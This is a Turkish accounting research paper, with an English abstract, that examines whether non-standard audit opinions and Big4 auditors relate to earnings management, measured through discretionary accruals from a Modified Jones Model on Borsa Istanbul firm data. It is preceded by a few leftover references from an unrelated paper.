- [9] Moon, T. K. (1996). The expectation-maximization algorithm. *IEEE Signal processing magazine*, 13(6), 47-60.
- [10] Ragazzi, M., & Ghidini, F. (2017). Environmental sustainability of universities: critical analysis of a green ranking. *Energy Procedia*, 119, 111-120.
- [11] Tatlıdil, H. (1992). Uygulamalı çok değişkenli istatistiksel analiz. Engin Yayınları.
- [12] Team, U. G. (2020). Guidelines of UI GreenMetric World University Ranking. Indonesia: Universitas Indonesia.
- [13] Wu, X., Zhu, X., Wu, G. Q., & Ding, W. (2014). Data mining with big data. *IEEE transactions on knowledge and data engineering*, 26(1), 97-107

DENETÇİ GÖRÜŞLERİNİN VE DENETİM KALİTESİNİN KAZANÇ YÖNETİMİ İLE İLİŞKİSİ: BORSA İSTANBUL ŞİRKETLERİ ÜZERİNDE BİR ARAŞTIRMA

Ahmet Onay¹ Serdar Benligiray²

¹ *Eskişehir Teknik Üniversitesi, UMYO, Eskişehir, TÜRKİYE*

² *Anadolu Üniversitesi, İşletme Fakültesi, Eskişehir, TÜRKİYE*

ahmet_onay@eskisehir.edu.tr

ORCID: 0000-0003-1182-6003

ÖZET

Bağımsız denetimden beklenen kazanç yönetimini tespit etmesi ve denetim yargısını denetim raporu aracılığıyla finansal bilgi kullanıcılarına iletmesidir. Denetim raporunda yer alan olumlu görüş dışında bir denetim görüşü, kazanç yönetimine işaret ediyor olabilir. Bu çalışmanın bir amacı, denetim görüşü ile kazanç yönetimi arasındaki ilişkiyi tespit etmektir. Analizlerde negatif ve pozitif ihtiyari tahakkuklar, kazanç yönetiminin göstergesi olarak kullanılmıştır. Tahakkukların hesaplanmasında, faaliyetlerden sağlanan nakit akışı değişkeni ilave edilmiş Modifiye Jones Modeli kullanılmıştır. Kazanç artırımını yansıtan pozitif ihtiyari tahakkukların ve kazanç azaltımını yansıtan negatif ihtiyari tahakkukların bağımlı değişken olduğu iki ayrı regresyon modeli analiz edilmiştir.

Kaliteli bir bağımsız denetim sürecinin, kazanç yönetimine karşı hassasiyetinin daha yüksek olması beklenir. Büyük denetim firmaları daha fazla varlığa ve itibara sahip oldukları için potansiyel bir dava karşısında daha fazla endişelidirler ve teorik olarak bu durum, büyük firmaları daha kaliteli bir denetim hizmeti sunmaya teşvik etmektedir. Bu çalışmanın diğer bir amacı, Türkiye koşullarında denetim kalitesinin kazanç yönetimini sınırlayıp sınırlamadığını ortaya çıkarmaktır. Şirketin bağımsız denetiminin Big4 tarafından yapılması, denetim kalitesinin göstergesi olarak kullanılmıştır. Regresyon modellerinde, şirketlerin kazanç yönetimi seviyesini etkileyebilecek finansal özelliklerini yansıtan kontrol değişkenlerine yer verilmiştir.

Araştırma kapsamında Borsa İstanbul'a kayıtlı şirketlerin 2017-2019 yıllarına ait yıllık finansal tablolarından ve bağımsız denetim raporlarından elde edilen 760 şirket-yıl verisi analiz edilmiştir. Sonuçlar, şirketin denetim raporunda olumlu görüş dışında bir görüş bildirilmesi ile ihtiyari tahakkukları arasında anlamlı bir ilişki olduğunu, fakat şirketin bağımsız denetiminin Big4 tarafından yürütülmesi ile ihtiyari tahakkukları arasında anlamlı bir ilişki bulunmadığını göstermiştir. İlaveten, şirketin büyüklüğü dışındaki kontrol değişkenlerinin kazanç yönetimi ile ilişkili olduğu gözlenmiştir.

Anahtar Kelimeler: Kazanç Yönetimi, İhtiyari Tahakkuklar, Denetim Görüşü, Denetim Kalitesi.

THE RELATIONSHIP OF AUDITOR OPINIONS AND AUDIT QUALITY WITH EARNINGS MANAGEMENT: A RESEARCH ON BORSA İSTANBUL COMPANIES

ABSTRACT

The expectation from the external audit is to detect earnings management and to inform financial information users via the audit report. An audit opinion other than the standard unqualified opinion included in the audit report may indicate earnings management. One of the purposes of this study is to determine the relationship between audit opinion and earnings management. Negative and positive discretionary accruals are used as proxies of earnings management in the analysis. In the calculation of accruals, the Modified Jones Model, with the added cash flow variable from operations, is used. Two separate regression models are analyzed, in which positive discretionary accruals reflecting increase in earnings and negative discretionary accruals reflecting decrease in earnings are the dependent variables.

A quality external audit process is expected to be more sensitive to earnings management. Large audit firms are more concerned about a potential litigation because they have more assets and reputation, and this theoretically stimulates large firms to provide a better quality audit service. Another important purpose of this study is to investigate whether audit quality restricts earnings management in conditions of Turkey. The fact that the company's external auditor is Big4 is used as proxy for audit quality. The regression models also include control variables that reflect the financial characteristics of companies that may affect the level of earnings management.

In this research, the data of 760 firm-years obtained from the annual financial statements and independent audit reports of the companies registered in Borsa Istanbul for the years 2017-2019 is analyzed. The results indicates that there is a significant relationship between the audit opinion other than the standard unqualified opinion in the company's audit report and its discretionary accruals; however, the relationship found between BIG4 auditors and earnings management is insignificant. In addition, the control variables except for the size of the company are observed to be related to earnings management.

Keywords: *Earnings Management, Discretionary Accruals, Audit Opinion, Audit Quality.*

1. GİRİŞ

Yönetişim teorisi içerisinde, bir şirketin finansal tablolarının önemli bir yanlışlık içermediği konusunda şirketin paydaşlarına makul seviyede güvence vermekten sorumlu olan taraf bağımsız denetimdir. Vekalet teorisi, bağımsız denetime duyulan talebi, şirketin sahipliğinin ve kontrolünün birbirinden ayrılması sonucunda yöneticiler ve paydaşlar arasında ortaya çıkan bilgi asimetrisi ile açıklamaktadır. Bağımsız denetim, şirketin finansal tablolarının gerçek ekonomik durumunu ve faaliyet sonuçlarını yansıttığına ilişkin güvence sorumluluğunu üstlenir. Bu kapsamda denetçiler, yöneticilerin şirketin kazancını kendi amaçları doğrultusunda yönetmelerinin önünde bir izleme mekanizması olarak yer alırlar. Vekalet teorisi çerçevesinden bakıldığında bağımsız denetçiler, şirketin sahipliğinin ve kontrolünün birbirinden ayrılmasını istismar eden yöneticilerin, kazancı kendi menfaatleri lehine yönetmelerini engelleyebilirler.

Bağımsız denetçiden, kazanç yönetimi uygulayan bir işletmenin finansal tablolarının denetiminde bu durumu tespit etmesi ve denetim raporunda olumlu görüş dışında bir görüş bildirmesi beklenmektedir. Bu çalışmanın esas amacı, bağımsız denetimin kazanç yönetimine karşı hassasiyetini tespit etmektir. Ek olarak, kaliteli bir bağımsız denetim süreci yürütüldüğünde, bu hassasiyetin daha yüksek olması beklenir. Bu bağlamda çalışmanın başka bir önemli amacı, denetim kalitesinin göstergesi olarak belirlenen Big4¹ tarafından yapılan denetimin, kazanç yönetimini sınırlayıp sınırlamadığını ortaya çıkarmaktır.

Bundan sonraki bölümde, ilgili literatür incelenmiş ve çalışmanın amaçlarıyla tutarlı şekilde hipotezler geliştirilmiştir. Sonraki bölümde araştırmanın yöntemi, model ve değişkenlerin ölçümü üzerinde durulmuştur. Daha sonra veri ve örneklem açıklanmış, analizler sonucunda elde edilen bulgular

¹ Uluslararası denetim faaliyetleri yürüten büyük denetim firmaları literatürde Big8 olarak adlandırılmıştır. Birleşmeler ve satın almalar sonucunda bu firmaların sayısında ve dolayısıyla ifade edilişlerinde değişiklikler olmuştur. Son olarak Arthur Andersen'in iflası sonrası dönemde faaliyetini sürdürmeye devam eden dört büyük firma (KPMG, EY, PWC, Deloitte), Big4 olarak ifade edilmektedir.

sunulmuştur. Son bölümde ise, çalışmanın sonuçları tartışılmış ve gelecekteki çalışmalar için öneriler getirilmiştir.

2. LİTERATÜR VE HİPOTEZLER

2.1. Kazanç Yönetimi ve Denetçi Görüşleri

Bağımsız denetçinin hileye ilişkin sorumluluklarını tanımlayan Bağımsız Denetim Standardı 240'a göre, bağımsız denetim sürecinde yönetimin finansal tablo kullanıcılarını yanıltmak amacıyla başvurduğu kazanç yönetimi uygulamaları incelenmelidir. Standarda göre, kazanç yönetimi çabalarına, işletmenin performansı ve kârlılığıyla ilgili finansal tablo kullanıcılarının algılarını etkilemek amacıyla başvurulabilir. Bağımsız denetçi, muhasebe politikalarının seçiminin ve uygulanmasının kazancın yönetilmesi çabasıyla kaynaklanıp kaynaklanmadığını değerlendirmelidir [1].

Finansal tablolarda hatalardan veya hilelerden kaynaklanan önemli yanlışlıkların bulunmadığına ilişkin makul güvence sağlamaktan sorumlu olan taraf, bağımsız denetimdir [1]. Bağımsız denetim, öncelikle müşteri işletmenin finansal tablolarında yer alan önemli seviyedeki yanlışlıkları tespit etmek ve düzeltilmesini sağlamak için çaba göstermelidir. Bağımsız denetimin kazanç yönetimini baskılaması, finansal tablolara ilişkin makul güvence sağlama sorumluluğunun kapsamındadır [2]. Bağımsız denetim sürecinin sonunda denetim yargısı, finansal tabloların önemli yanlışlıklar içerdiğine veya tersini doğrulayan yeterli ve uygun denetim kanıtına ulaşamadığına işaret ederse, denetim raporunda olumlu görüş dışında bir görüş bildirilmelidir [3]. Olumlu görüş dışında bir görüş, kazanç yönetimine işaret ediyor olabilir [4].

Denetçinin kazanç yönetimine işaret etme potansiyeline sahip olan tahakkuklardan kaynaklanan bir belirsizlik ile başa çıkmak için, yüksek seviyede tahakkuk raporlayan şirketlerin denetim raporlarında olumlu görüş dışında bir görüş bildirme olasılığı yüksektir. Francis & Krishnan, bu durumu denetçinin raporlama muhafazakarlığı olarak adlandırmışlardır [5]. Raporlama muhafazakarlığı, denetçinin yüksek seviyede tahakkuk raporlayan müşterileri için denetim riskini kontrol altında tutmasını sağlayan bir mekanizmadır. Başka bir ifadeyle, denetçiler yüksek seviyede tahakkuklardan kaynaklanan belirsizliği, olumlu görüş dışında bir görüş bildirmenin eşliğini düşürerek telafi edebilirler.

Literatürde yer alan birçok çalışmada, denetim raporunda bildirilen görüş ile tahakkuklar üzerinden ölçülen kazanç yönetimi arasındaki ilişki incelenmiştir. Kazanç yönetiminin göstergesi olarak ihtiyari tahakkukların işaretli değerinin ya da mutlak değerinin kullanıldığı çalışmaların birçoğunda [5-11] denetim görüşü ile kazanç yönetimi arasında anlamlı ilişki keşfedilmiştir. Ancak bazı çalışmalarda [12-15], kazanç yönetimi ile denetim raporunda bildirilen görüş arasında bir ilişkinin olduğuna dair herhangi bir kanıt belirlenememiştir.

Hirst, kazancın yönetilmesini teşvik eden yönetim değişikliğine ve performansa dayalı ücret politikalarına bağımsız denetimin hassasiyetini 84 gözlem verisine dayanan örneklem üzerinde t testiyle analiz etmiştir. Çalışmanın sonuçları, denetçilerin kazanç yönetiminin göstergesi olan hem pozitif hem de negatif tahakkuklara karşı duyarlı olduklarını göstermiştir [6]. Francis & Krishnan, denetim görüşleri ve tahakkuklar arasındaki ilişkiye dair ek kanıtlar sunmuşlardır. Çalışmanın sonuçları, mutlak değeri büyük tahakkuklar raporlayan şirketlerin olumlu görüş dışında bir denetim görüşüne sahip olma olasılığının daha yüksek olduğunu ve bu ilişkinin çok büyük negatif tahakkuklara sahip olan şirketler için daha güçlü olduğunu göstermiştir. Ayrıca ABD’de yüksek tahakkuklar raporlayan şirketlerin, varlıkların tanınmasına ilişkin belirsizlikler ve işletmenin sürekliliği problemleri için bağımsız denetim raporlarında olumlu görüşten sapma ihtimalinin daha yüksek olduğu tespit edilmiştir [5].

Bartov vd., şirketlerin kazançlarını yönettiklerinde denetim raporlarında olumlu görüş dışında bir görüş aldıkları varsayımı altında, kazanç yönetiminin göstergesi olarak en çok kullanılan beş tahakkuk modelinin gücünü test etmişlerdir. Çalışmada, 173 olumlu görüş ve aynı sayıda olumlu görüş dışında bir görüş bildiren toplam 346 ABD şirketinin denetim raporu incelenmiştir. Bulgular, denetim görüşleri açısından kazanç yönetimini tespit etme gücü en yüksek modelin Modifiye Jones Modeli olduğunu göstermiştir. Ek olarak, ihtiyari tahakkukların mutlak değeri ile denetim raporunda olumlu görüşten sapma arasında anlamlı seviyede pozitif ilişki olduğu belirlenmiştir [7]. Chen vd., olumlu görüş dışında görüş bildirilen denetim raporuna sahip şirketlerin, kazançlarını yönetme eğiliminde olduklarına ilişkin bulgulara, Çin Borsasında işlem gören şirketlerden oluşan bir örnekleme inceleyerek ulaşmışlardır [8]. Habbash & Alghamdi, bağımsız denetim ile ilişkili birçok değişkenin kazanç yönetimi ile ilişkisini keşfetmeyi amaçladıkları çalışmalarında, sadece denetçi görüşü değişkeni ile Kothari Modeliyle [16] hesaplanan ihtiyari tahakkuklar arasında anlamlı ilişki olduğunu belirlemişlerdir [11].

Bazı çalışmaların sonuçları, denetçilerin finansal tablo kullanıcılarını tahakkuklar üzerinden ölçülen kazanç yönetimine karşı uyardıklarını göstermiştir. Bradshaw vd., bağımsız denetçilerin tahakkuklar ile ölçülen kazanç yönetimini denetim raporlarındaki görüşler ile bildirdiklerine ilişkin herhangi bir kanıt bulamamışlardır. Bu bulgu, kazanç yönetiminden kaynaklı sorunların denetimin kapsamı dışında tutulabileceğiyle açıklanmıştır. Buna göre denetçiler, tahakkukların şişirilmesinin gelecekte kazancın düşmesiyle sonuçlanacağını farkında olsalar bile, bu durumu denetim görüşleri ile iletmemelerinin gerekmediğini düşünüyor olabilirler [12].

Butler vd., denetim raporlarındaki olumlu görüş dışında bir görüşün kazanç yönetimine ilişkin bir işaret olup olmadığını belirlemeyi amaçlayan çalışmalarında, denetçilerin görüşlerini finansal tablo kullanıcılarını pozitif tahakkuklara karşı uyararak için kullandıklarına ilişkin herhangi bir kanıt elde edememişlerdir. Ancak olumlu görüş dışındaki görüşleri işletmenin sürekliliğinin tehlikeye düşmesi ve diğer nedenlerden kaynaklanan görüşler olarak ikiye ayırdıklarında, sürekliliğin tehlikeye düşmesi nedeniyle olumlu görüşten sapmaların, kazanç yönetimi ile ilişkisi tespit edilmiştir. Bu bulgu, sürekliliği

tehlikeye düşen şirketlerin, finansal stres altında olması ile açıklanmıştır [13]. Tsipouridou & Spathis, benzer sınımayı 2005-2011 yılları arasında Atina borsasına kayıtlı şirketlerin 1467 şirket-yıl verisi üzerinde analiz etmişlerdir. Çalışmada, Modifiye Jones Modeliyle hesaplanan ihtiyari tahakkuklar ile denetim raporunda yer alan görüş arasında anlamlı ilişki belirlenmemiştir. Çalışmada, Butler vd.'nin çalışmasında olduğu gibi olumlu görüş dışındaki görüşler ikiye ayrılmıştır. Elde edilen bulgular, işletmenin sürekliliğine ilişkin belirsizliklerden kaynaklanan görüşlerin, hem tüm örneklem hem de finansal sıkıntı yaşayan şirketlerden oluşan örneklemde ihtiyari tahakkuklar ile anlamlı ilişkisinin olmadığını göstermiştir [14].

Türkiye'de Karacaer & Özek, Aslanoğlu vd. ve Ocak çalışmalarında tahakkuklar ile ölçülen kazanç yönetimi ile denetçi görüşleri arasındaki ilişkiyi incelemiştir. Karacaer & Özek, Modifiye Jones Modeli ile hesaplanan ihtiyari tahakkuklar ile denetim raporunda açıklama paragrafına yer verilmesi veya şartlı görüş bildirilmesi arasında pozitif yönlü ilişki belirlemiştir [9]. Aslanoğlu vd., ihtiyari tahakkukları Karacaer & Özek ile aynı modeli kullanarak hesaplamış ve günümüze daha yakın şirket verilerini analiz etmişlerdir. Bu çalışmada, denetim görüşü ile kazanç yönetimi arasında herhangi bir ilişki tespit edilememiştir [15]. Ocak, aynı varsayımı her iki çalışmada olduğundan daha geniş bir örneklem (2006-2013 yılları arasında raporlanan 1121 şirket-yıl verisi) üzerinde sınımıştır. Bu çalışmada, Modifiye Jones Modeline aktif kârlılık değişkeninin eklenmesiyle elde edilen [16] ihtiyari tahakkukların hem işaretli hem de mutlak değeri ile denetim raporunda olumlu görüşten sapmalar arasında pozitif yönlü anlamlı bir ilişki tespit edilmiştir [10]. Literatürdeki yönlendirmeler ve mevcut çalışmanın amaçları doğrultusunda aşağıdaki hipotez formüle edilmiştir:

H₁. Şirketin denetim raporunda olumlu görüş dışında bir görüş bildirilmesi ile ihtiyari tahakkukları arasında istatistiksel olarak anlamlı bir ilişki mevcuttur.

2.2. Kazanç Yönetimi ve Denetim Kalitesi

Denetim firmasının büyüklüğü ile denetim kalitesi arasındaki ilişkiyi teorik olarak tartışan ilk çalışma Deangelo'nun çalışmasıdır. Bu çalışmada denetim kalitesi, bir denetçinin (1) müşteri şirketin muhasebe sistemindeki bir ihlali ortaya çıkarması ve (2) ihlali raporlaması ortak olasılığı olarak tanımlanmıştır. Denetçinin bir ihlali ortaya çıkarma olasılığı, sahip olunan teknolojik imkanlar, denetim yordamları ve örneklemin kapsamı gibi faktörlere bağlıdır. Denetçinin ortaya çıkardığı bir ihlali raporlama olasılığı ise, denetçinin müşteriden bağımsızlığının ölçüsüdür. Deangelo'ya göre, denetim firmasının büyüklüğü, her iki olasılığı artıran bir özelliktir [17]. Başka bir ifadeyle, denetim firmasının büyüklüğü, denetim kalitesinin bir göstergesidir.

Palmrose'a göre, denetim kalitesi, finansal tabloların önemli eksiklikler veya yanlış beyanlar içermesi olasılığına göre tanımlanır. Daha yüksek düzeyde güvence, daha kaliteli denetim hizmeti anlamına gelir. Bu tanımın önemli bir sonucu, denetim hatalarının (yani önemli eksiklikler veya yanlış

beyanlar içeren finansal tabloların) daha kaliteli denetim hizmeti ile daha az olası hale gelmesidir [18]. Bu yaklaşım, denetim kalitesini denetim riski açısından tanımlayan Deangelo ile tutarlıdır. Palmrose'a göre, daha fazla üne ve varlığa sahip olan büyük denetim firmaları, potansiyel bir dava karşısında daha fazla endişelidirler. Bu durum, büyük denetim firmalarını küçüklere kıyasla daha kaliteli bir denetim hizmeti sunmaya teşvik eder [18].

Denetim kalitesi ile kazanç yönetimi arasındaki ilişkiyi araştıran birçok çalışmada, bağımsız denetim firmasının büyüklüğü (denetimin Big4 tarafından yürütülmesi), denetim kalitesinin göstergesi olarak kullanılmıştır. Bu çalışmaların büyük çoğunluğu [9, 19-24], denetim kalitesinin kazanç yönetimini sınırladığına ilişkin ampirik kanıtlar sunmuştur. Buna karşın birçok çalışmada [11, 15, 25-27], denetim kalitesi ile kazanç yönetimi arasında beklenen negatif yönlü anlamlı ilişki tespit edilememiştir.

Becker vd., Big6 tarafından denetlenmeyen şirketlerin, Big6 tarafından denetlenenlere kıyasla daha fazla ihtiyari tahakkuk raporladıkları varsayımını sınamışlardır. Bu çalışmada, Big6 müşterisi 10.379 ve Big6 müşterisi olmayan 2179 şirket-yıl verisi analiz edilmiştir. Çalışmadan elde edilen sonuçlar, Big6 müşterisi olmayan şirketlerin daha fazla ihtiyari tahakkuk raporladıklarını göstermiştir. Ayrıca, bu şirketlerin raporladığı ihtiyari tahakkukların mutlak değerinin ortalama ve medyan değerleri daha yüksektir. Bu bulgu, düşük denetim kalitesinin daha fazla muhasebe esnekliğine yol açtığı şeklinde yorumlanmıştır [19]. Tendeloo & Vanstraelen benzer sınımayı, Avrupa'nın altı ülkesinden 12 farklı sektörde faaliyet gösteren çok sayıda şirketin 60.000'den fazla şirket-yıl verisi üzerinde yapmışlardır. Çalışmada, denetim kalitesi Big4 tarafından yapılan denetim üzerinden ve kazanç yönetimi toplam tahakkuklar üzerinden ölçülmüştür. Çalışmada, denetim kalitesinin kazanç yönetimini sınırladığı beklentisiyle tutarlı sonuçlara ulaşılmıştır [20].

Lin & Hwang, literatürde denetim, kurumsal yönetim ve kazanç yönetimi ilişkisini ele alan 48 çalışmanın sonuçlarını meta analiz ile incelemişlerdir. Denetim firması büyüklüğünün kazanç yönetimini baskılayan bir değişken olduğu doğrulanmıştır [22]. Jordan vd., denetim firmasının büyüklüğü ile ölçülen denetim kalitesinin ABD'deki şirketlerin kazanç yönetimi uygulamalarını sınırlayıp sınırlamadığını, 631'i Big4 müşterisi olan 1251 şirketten oluşan bir örneklem üzerinde araştırmışlardır. Çalışmadan elde edilen bulgular, Big4 firmaları tarafından denetlenmeyen şirketlerin kazanç yönetimine ilişkin işaretler gösterdiklerini, Big4 müşterisi olan şirketlerin ise kazancı yönetme olasılığının daha düşük olduğunu ortaya çıkarmıştır [21].

Chen vd., 2001-2004 yılları arasında Çin Borsasına Kayıtlı şirketlerin Muhasebe Araştırmaları Veri Tabanı ile ulaşılan 3310 şirket-yıl gözlemini incelemişlerdir. Önceki çalışmalar ile tutarlı bir şekilde, denetim firmasının büyüklüğü denetim kalitesinin göstergesi kabul edilmiştir. Bu bağlamda, çalışma kapsamında Big4 ve en büyük dört Çinli denetim firması tarafından yürütülen denetim

faaliyetleri, kaliteli denetim olarak sınıflandırılmıştır. Kazanç yönetiminin göstergesi olarak, Modifiye Jones Modeliyle hesaplanan ihtiyari tahakkukların mutlak değeri ve işaretli değeri kullanılmıştır [28]. Sonuçlar, ilk 8 denetim firması tarafından denetlenen şirketlerin diğerlerine kıyasla kazanç yönetimi uygulamalarına daha az başvurduğunu göstermiştir [23].

Türkiye’de denetim kalitesi ile kazanç yönetimi ilişkisini araştıran ilk çalışma Karacaer & Özek tarafından yapılmıştır. Çalışmada, borsaya kayıtlı 255 şirketin 2005-2008 yıllarına ait 645 şirket-yıl verisi analiz edilerek, denetim firması büyüklüğü ile kazanç yönetimi arasında negatif yönlü anlamlı ilişki belirlenmiştir [9]. Güleç vd., tarafından yapılan çalışma, iki değişken arasındaki negatif yönlü anlamlı ilişkiyi doğrulamıştır. Çalışmada, Big4 ile ölçülen denetim kalitesinin Düzeltilmiş Jones Modeli ile hesaplanan ihtiyari tahakkukları azalttığı yönündeki hipotez test edilmiştir. Çalışma kapsamında Borsa İstanbul imalat sektöründe işlem gören 152 şirketin 2010-2014 yılları arasındaki 650 şirket-yıl verisi incelenmiştir [24].

Ülkelerin ekonomik koşulları ve denetim sürecini etkileyen kurumsal düzenlemeler kaliteli denetim hizmetlerini gerektirmeyebilir. Bağımsız denetim dışında kazanç yönetimi uygulamalarını kontrol eden etkin bir kurumsal mekanizma bulunmadığı zaman, denetim firmaları itibarlarına gölge düşürme veya varlıklarını tehdit etme potansiyeli yüksek bir dava riskine maruz kalmazlar ve yüksek kaliteli denetim hizmetleri sunmamayı tercih edebilirler. Örneğin, ABD’de yatırımcının korunmasında mahkemeler önemli bir rol oynamakta ve sermaye piyasasını düzenleyici kurum, kazanç yönetimi uygulamalarını sıkı bir biçimde takip etmektedir. Türkiye’de ise yatırımcı hak ve menfaatlerinin korunması sorumluluğu ağırlıkla düzenleyici ve denetleyici otoritenin üzerindedir ve uygulamada kazanç yönetimine yönelik açık bir yaptırım vurgusu yoktur [30]. Böyle koşullarda, denetçiler daha fazla müşteri çekmek için kazanç yönetimini baskılamak yerine görmezden gelebilirler. Jeong & Rho, Kore şirketlerinin 1994-1998 yılları arasındaki 2117 şirket-yıl gözlem verisinden oluşan örneklem üzerinde Big6 tarafından denetlenen şirketler ile diğer denetim firmaları tarafından denetlenen şirketlerin ihtiyari tahakkukları arasında anlamlı bir farklılık olmadığını raporlamışlardır [25]. Piot & Janin, Fransa’nın denetim ve kurumsal yönetim koşullarında aynı sonuçlara ulaşmışlardır. Fransız Borsası’na kayıtlı 102 şirketin üç yıllık finansal verisiyle yapılan analizler, Big5 tarafından denetlenmenin kazanç yönetimi açısından hiçbir fark yaratmadığını göstermiştir. Bu durum, Fransız düzenlemelerinin sunduğu düşük dava riskiyle tutarlı bulunmuştur [26].

Tsipouridou & Spathis, daha etkin finansal tablolar sağlamak için tasarlanan Uluslararası Finansal Raporlama Standartlarının (UFRS) kabul edilmesinden sonraki dönemde, Yunanistan’da denetim kalitesinin kazanç yönetimini sınırlamadaki etkisini test etmeyi amaçlamıştır. Çalışmada, Big4 ve diğer denetim firmalarının müşterileri arasında kazanç yönetiminin göstergesi olarak kullanılan ihtiyari tahakkuklarda gözlemlenebilir farklılıklar olup olmadığı, Atina Borsasına kayıtlı şirketlerin 2005-2009 yılları arasındaki 978 şirket-yıl verisi üzerinde sınımlanmıştır. Elde edilen bulgular, Yunanistan’da UFRS

sonrası dönemde denetim kalitesinin kazanç yönetimini sınırlamadığını göstermiştir [27]. Habbash & Alghamdi, benzer sınımayı borsaya kayıtlı 337 Suudi şirketinin 2006-2009 yılları arasındaki verileri üzerinde yapmıştır. Bulgular, Big4 tarafından yapılan denetim ile kazanç yönetimi arasında anlamlı bir ilişki bulunmadığını doğrular niteliktedir [11].

Türkiye’de denetim firmasının büyüklüğü ile kazanç yönetimi arasında anlamlı ilişki olmadığını raporlayan iki çalışma bulunmaktadır. Bunlardan ilkinde Yaşar, Borsa İstanbul imalat sektöründe faaliyet gösteren şirketlerin 2003-2007 yılları arasındaki 130’u Big4 tarafından denetlenmiş olan, toplamda 290 şirket-yıl verisini analiz etmiştir [31]. İkincisinde Aslanoğlu vd., benzer şekilde Borsa İstanbul imalat sektöründe yer alan 60 işletmenin 2010-2013 yıllarını kapsayan 4 yıllık verilerini incelemişlerdir. Çalışmada Big4 müşterisi olmak ile Modifiye Jones Modeliyle hesaplanan ihtiyari tahakkuklar arasında anlamlı bir ilişki bulunamamıştır [15]. Geçmiş çalışmaların yönlendirmesi ve mevcut çalışmanın amaçları doğrultusunda Türkiye’de denetim kalitesinin kazanç yönetimi ile ilişkisini sınamak için aşağıdaki hipotez formüle edilmiştir:

H₂. Şirketin bağımsız denetiminin Big4 tarafından yürütülmesi ile ihtiyari tahakkukları arasında istatistiksel olarak anlamlı bir ilişki mevcuttur.

3. ARAŞTIRMANIN YÖNTEMİ

3.1. Kazanç Yönetiminin Ölçümü

Bu çalışmada kazanç yönetimi, ihtiyari tahakkuklar üzerinden ölçülmüştür. Kazanç yönetiminin göstergesi olan ihtiyari tahakkuk seviyesi, tahakkuk modelleri yardımıyla ölçülür. Tahakkuk modellerinde, ihtiyari tahakkuklar doğrudan hesaplanamadığı için toplam tahakkuklardan ihtiyari olmayan kısmı çıkarılarak elde edilir. Toplam tahakkukların hesaplanmasında iki yaklaşım kullanılır. Bunlar, bilanço ve nakit akım tablosu yaklaşımıdır. Hribar & Collins çalışmalarında, bilanço kalemleri kullanılarak hesaplanan toplam tahakkukların önemli ölçüm hatalarına yol açtığını raporlamışlardır [32]. Buna göre, nakit akım tablosu yaklaşımı tercih edilmelidir. Nakit akım tablosu yaklaşımına göre, toplam tahakkuklar, olağandışı faaliyetler öncesi kârdan işletme faaliyetlerinden sağlanan nakit akışının çıkarılmasıyla elde edilir. Liu & Lu, tahakkuklar hesaplanırken olağandışı faaliyetler öncesi kâr tutarına ulaşılamayan finansal tablolar için net kârın kullanılabileceğini ampirik bir çalışma ile raporlamışlardır [33]. Bu bağlamda mevcut çalışmada, toplam tahakkukların hesaplanması için aşağıdaki formül kullanılmıştır:

$$TT_{it} = (NK_{it} - FNA_{it}) \quad (1)$$

Dechow vd. çalışmalarında, Jones modelinin modifiye ettikleri bir versiyonunun kazanç yönetiminin tespiti açısından en iyi sonuçları verdiğini raporlamışlardır [28-29]. Literatürde Modifiye Jones Modeli olarak adlandırılan bu model, tahakkukların ölçümünde en sık kullanılan modeldir [7, 14].

Bu çalışmada, Modifiye Jones Modeline faaliyetlerden sağlanan nakit akışı değişkeni eklenerek elde edilen orijinal modelin bir versiyonu kullanılmıştır. Bu değişken, ölçüm hatalarını azaltmak için modele eklenmiştir [27, 33]. Bu çalışmada kullanılan tahakkuk modeli, aşağıda sunulmuştur:

$$\frac{TT_{it}}{TV_{it-1}} = \beta_0 + \beta_{1t} \left(\frac{1}{TV_{it-1}} \right) + \beta_{2t} \left(\frac{\Delta Hasulat_{it} - \Delta Alacaklar_{it}}{TV_{it-1}} \right) + \beta_{3t} \left(\frac{MDV_{it}}{TV_{it-1}} \right) + \beta_{4t} \left(\frac{FNA_{it}}{TV_{it-1}} \right) + \varepsilon_{it} \quad (2)$$

Modelde yer alan TT_{it} =Toplam Tahakkukları, TV_{it-1} =Önceki Yılın Toplam Varlıklarını, $\Delta Hasulat_{it}$ =Hasılatdaki Değişimi, $\Delta Alacaklar_{it}$ =Alacaklardaki Değişimi, MDV_{it} =Maddi Duran Varlıkları, FNA_{it} = İşletme Faaliyetlerinden Sağlanan Nakit Akışını ifade etmektedir.

İhtiyari tahakkuklar doğrudan ölçülemediği için, toplam tahakkuklar ve ihtiyari olmayan tahakkuklar üzerinden hesaplanabilir. Bunun için öncelikle yukarıdaki denklemin her bir değişken için tahmin edilen katsayıları kullanılarak ihtiyari olmayan tahakkuklar hesaplanır. Daha sonra nakit akım tablosu yaklaşımıyla hesaplanan toplam tahakkuklardan yukarıdaki denklem aracılığıyla hesaplanan ihtiyari olmayan tahakkuklar çıkarılarak ihtiyari tahakkuklara ulaşılır:

$$\text{İhtiyari Tahakkuklar} = \text{Toplam Tahakkuklar} - \text{İhtiyari Olmayan Tahakkuklar} \quad (3)$$

3.2. Araştırmanın Modeli ve Bağımsız Değişkenlerin Ölçümü

Dar anlamıyla düşünüldüğünde kazanç yönetiminin kazancı olduğundan fazla göstermekle ilişkili olduğu söylenebilir. Ancak geniş bir bakış açısıyla kazanç yönetimi, karın istikrarlı hale getirilmesi ve büyük temizlik muhasebesi gibi amaçlarla kazanç artırımının yanı sıra kazancı azaltmaya yönelik olarak da uygulanabilir [35]. Jones'a göre, uzun dönemde şirketin kazancının nakit akışına eşit olması gerektiği için bir dönemde tahakkuklar yoluyla kazancı yüksek göstermenin sonraki dönem veya dönemlere etkisi, kazancın olduğundan düşük gösterilmesidir [29-30].

